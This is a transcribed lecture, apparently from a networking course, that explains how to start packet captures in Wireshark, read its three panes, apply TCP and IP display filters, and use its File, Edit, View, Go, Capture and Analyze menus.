
(Refer Slide Time: 06:57)



So, when we are trying to do packet capturing using Wireshark, so what we actually do is? So, we have to somehow specify from where to capture and we have to say that yes, now start the capture. You see here on one side is displayed all the network interfaces where you can possibly capture the packets from. The first thing, the first method is you can start capturing by double clicking on the proper network interface directly here. This is one method or you just select by single click, then you click on this capture, capture button; this is your method 2.

Or thirdly, you can see there is a capture menu option also available here in the top, in the top menu bar. You can directly go to the capture menu and you can specify that you want to capture and how you want to capture. These are the different ways you can specify that we want to capture packets from the network interface.

(Refer Slide Time: 08:08)




Now, once the packet capturing starts, the window looks like this. So, you can see a lot of information that gets displayed on the window. There are broadly 3 windows that come by default; the one on the top is packet summary. Here you can see a list of all the packets and this list will go on scrolling as the packets come. So, every row here indicates one packet that has been captured ok.

Now, here you can see there are a lot of columns. So, the columns are mentioned here; it specifies the frame number, the time; so, when this packet was captured; what is the source IP address, destination IP address; what protocol was used? You see the protocol here; you can say OSPF, STP, there are, there are a lot, ICMP, there are lot of different protocols you can see. Length is the number of bytes in the packet and lastly, in the last column some information about the packet; what is it type, the version and so on. So, this is with respect to packet summary.

Then, there is a protocol window. Well once you select one of these packets, you click on one of the rows, that row gets highlighted and you can see some details in this window. So, you can see that what is the frame containing; what type of packet is; some details are shown and if you want to see the contents of the packet in hexadecimal or in ASCII, it is the third window which is the data window that shows you that. On the left the data gets displayed in hexadecimal, the contents of the packet. Ultimately the data is going in binary; here you have a hexadecimal view of the data as you can see.


So, the first it shows the offset, the address and the contents of the packet and on the right side some of the data may be going in clear text, ASCII. So, the same thing is also displayed in ASCII; in case you want to visualize the text part of the packet, if there is something going in clear text ok. So, this is how the overall window of the Wireshark looks like once it starts capturing the packets. Then you can apply a lot of filters; because you will be seeing or visualizing a large number of packets coming; I may not be wanting to see all the packets.

(Refer Slide Time: 10:53)




So, you can apply some filters. So, when you want to apply filters, you see, there is a filter bar in the top of the window; here this is the first one. Here you can specify the type of filter; like, here I am specifying TCP for instance; then you can either press enter or you can click on this arrow on the right; if you can see this arrow on the right, you can click here. So, once you set it, only packets of these particular types will get displayed on the window ok. So, you can actually display the packets in a filtered form.

(Refer Slide Time: 11:32)




Let us take some examples. So, here we have selected a filtered TCP. So, you can see, all packets that are displayed are having protocol all TCP; all TCP packets are getting displayed ok. And in the information part, the last column you see all relevant information about TCP packets are shown; like, what is the source port number, destination port number, what are the flags which are active, sequence number, acknowledgement number, window, length of the packet and so on ok; So, you can create a filter like this and you can only view the respective kind of packet you want to look at ok.

(Refer Slide Time: 12:25)




Now, suppose if you go back previously, suppose you have all the packets; if you click on one of the rows, suppose I want to see the detail of one of the rows; if you click on it, then you will see details of that particular packet. You see I have clicked on one of the rows; that row is showing on top and you can see the details of the TCP packet. The contents of the headers are shown in detail; what is the source port, destination port, TCP segment length, sequence number, acknowledgement number and so on and so forth; what are the contents of the flags, checksum everything; you can see the whole contents of the packet ok.

(Refer Slide Time: 13:07)



Now, here I am showing that instead of TCP, suppose I have applied a filter IP. So, I want to capture all IP packets. So, now, you see in the protocol and not only TCP, the other packets which run on top of IP are also getting captured; well TCP runs on top of IP. So, by default TCP will get captured; but you can see other types NBNS, ICMP, OSPF and so on; these packets are also getting captured ok. So, here the details of the packets are very similar. So, you can create filters like this, different types of filters as you want.


(Refer Slide Time: 13:51)



Now, if you click on one of these packets, let us say, if I click on 1 of these packets, I can see the IP packet header detail, if I am selecting IP; see in the earlier case, previous example, I was selecting TCP here; that is why the detail was, that was getting, was the relevant TCP header details; but here I have selected IP and I have clicked on a packet; I will be getting the corresponding headers of the IP protocol. You see, these are all familiar things protocol version number, then source IP address, destination IP address, then you can say header length, Id, flags, time to live, protocol, header checksum.

So, all the fields in the IP header are being showed here. These are shown in a textual form and the entire content of the packet is also displayed in hexadecimal in the bottom and on the right, you can also see the same thing in ASCII form right. So, you can visualize the entire contents of the IP packet. Now, let us look at the different menu options; what are the different settings that you can have in Wireshark to use it in the way you want to.

(Refer Slide Time: 15:15)




First comes the file menu. Well in the file menu, broadly you can divide it into 3 different sections. One is the import section, where you want to read some new thing. You see here, there are different options like open, open recent, merge, import from hex dump; there are 4 options here under this category.

So, you can open a file which was already captured earlier. You can open the most recently captured file or you can merge the most current capture with an existing file which was captured earlier or you might have created a hex dump earlier that was an option also to say. So, you can import from a hex file from a hex dump file.

Similarly, there are some save options; you can see save, save as. So, you can save in particular Wireshark format; Wireshark uses some special formats for saving or you can save as, there are multiple formats; you can select which format you want to save the data in, the capture data.


(Refer Slide Time: 16:32)



Import, save and the third one is export. So, under export you can see there are a host number of export options. So, export specifies first is the, there is a file set where you specify in which folder you want to export your captured data into; where the file will be stored and there are various export options you can specify.

So, whatever report you are generating from the packet capture, you can specify various different kinds of reports and you can save it in various different formats or even you can print; if you want a print, you can also print the report ok. And finally, there is close or quit, where you can close a window or you can quit the entire tool which will turn off the capturing and also pause or exit the application; this is about the file menu.


(Refer Slide Time: 17:33)



Now, let us come to the edit menu. So, if you click on edit on the top, so, here again you will see that there are so many menu options. So, broadly you can divide it up to 5 sections. First is the class of find; so you are trying to search for a packet. So, under find you can search packets by specifying some hexadecimal string; it will match whether that string is present in any of the packets; wherever there is a match, only those packets will be displayed.

Then you have some mark; well you can mark some of the packets that are displayed on the screen so that you can analyze them later; you can selectively mark some of the packets; this will be under the mark option.


(Refer Slide Time: 18:33)



Then you can specify some preferences well. The preference option comes at the end; you see, at the very bottom you have preferences here and if you click on preferences, another window comes up. Here some specific things are mentioned as you can see font, colour and so on. Like can you specify among other things; that how many packets you want to display at once on the screen; you can change it in the preference 10, 20 or more.

So, what font type and what color you can use for the different types of packets; you can specify that and also what are the fields you want to display. By default Wireshark displays certain fields; but in the preference you can, if you want, you can hide some of the fields or some of the columns ok. So, under the preferences you can specify how you want your window or the packet display to look like.


(Refer Slide Time: 19:39)



Then comes the view menu; there are other options also in view menu; some of them I mentioned. Next in the view menu, well here you can manage the look of the windows; how the windows will look like; then you can expand and collapse. You see, there are expand and collapse options here. So, some of the details of the header file you can show in detail or you can collapse them if you want or you can also select colouring of the different packets; these options are also available ok.

With this, if we explore with this, you will see a lot of different options are there; you can colour them in various ways so that when the packets are getting displayed, it will be easier for you to locate specific types of packets. So, here I am not going into all the details of these menu options; but these are broadly the types of options or commands you can give.


(Refer Slide Time: 20:52)



Then there is a menu called go where you can go to some specific packet; like you are displaying a packet, current packet; you can either go to the next packet, previous packet or you can jump to some other specific packet. So, there are a number of so called go options; these are all under Go menu; you can see. Next packet, previous packet, you can go to the first packet, last packet; you to go to a particular packet ok.


Now, with respect to a conversation that is going on, you can go to the next packet; some transaction is going on, next packet within that conversation or previous packet in that conversation. In terms of history, if you have saved a number of packets, viewed a number of packets, they will be kept in the history; you can move along in the history, also browse the history. So, there are various ways you can go from one packet to another depending on which packet you want to view next ok, fine.

(Refer Slide Time: 22:00)



Then comes the capture menu. Now, in the capture menu, here you basically specify that you want to start the capturing process or stop the capturing process. You see, when capturing is going on, you see this start option is disabled, but this stop option is enabled; you can click on this stop. But when capturing is not going on, capture is stopped, it is the other way around; you see stop option is disabled, but the start option is enabled; you can click it. So, just under the capture menu, you can go, you can either start capture or you can stop capture whenever you want.


(Refer Slide Time: 22:45)



Then comes the analyze menu; well analyze is one of the most important menus in Wireshark; because here you can specify the different kinds of filters and analysis methods that you want to operate on the packets that you have captured ok. So, you see the different options in the analyse thing display filter, then apply some filter, then enabled protocol, which are the protocols which are enabled, follow; these are some of the important menu options here.

Display filters, the first option as you can see display filters here. Here you can just specify the filters that what types of packets will be captured and displayed on the screen; you can specify this with respect to a detailed list.


(Refer Slide Time: 23:45)



So, let us see some of these. Display filter if you select, so I am showing a part of the window; this is a large doc, means document; you can scroll up and down; you can see some of these. Some of the filter non-HTTP and non-SMTP, no ARP, no DNS, TCP only, UDP only, IPv6 only; there are many kind of filters available; you select which filter is relevant to; what you are trying to see or view; you click on that.


On the right side the explanation of the filters is also mentioned in some language which is easy to understand that how it is checked non-HTTP, non-SMTP to or from this IP address which means IP address should be equal to this and not TCP port in 80 or 25. The port number should not be 20 or 25 or 80, SMTP or HTTP like this. So, you can specify a specific filter name to start filtering the packets.

(Refer Slide Time: 26:53)




Then there is an enable protocol option under the analyze menu. So, here again you will get a big list of the protocols. So, these are all check boxes; you can check or uncheck some of the options. Suppose you do not want to see the ICMP packets; you will have to uncheck the box that corresponds to ICMP; well in this window you cannot see ICMP; it is down below; you will have to scroll up to see ICMP. But you will be seeing a large list of protocols which are all supported by Wireshark and these are used in some network or the other. So, you can, you can enable some of the protocols or disable some of them as you want.

(Refer Slide Time: 25:38)




Then you can have something called conversion filter. The conversion filter is something like you are applying a filter directly. You directly apply a filter and see the output. This is like a quick shortcut option; you can say. You can directly go to under analyse; you can go to this conversation filter; you will get a list; you can directly specify say, for example, IP version 4. So, if I click IPv4, then only IPv4 packets will get displayed. So, I can very quickly select what I want to see ok. So, this is like a shortcut option to select specific things.

(Refer Slide Time: 26:24)



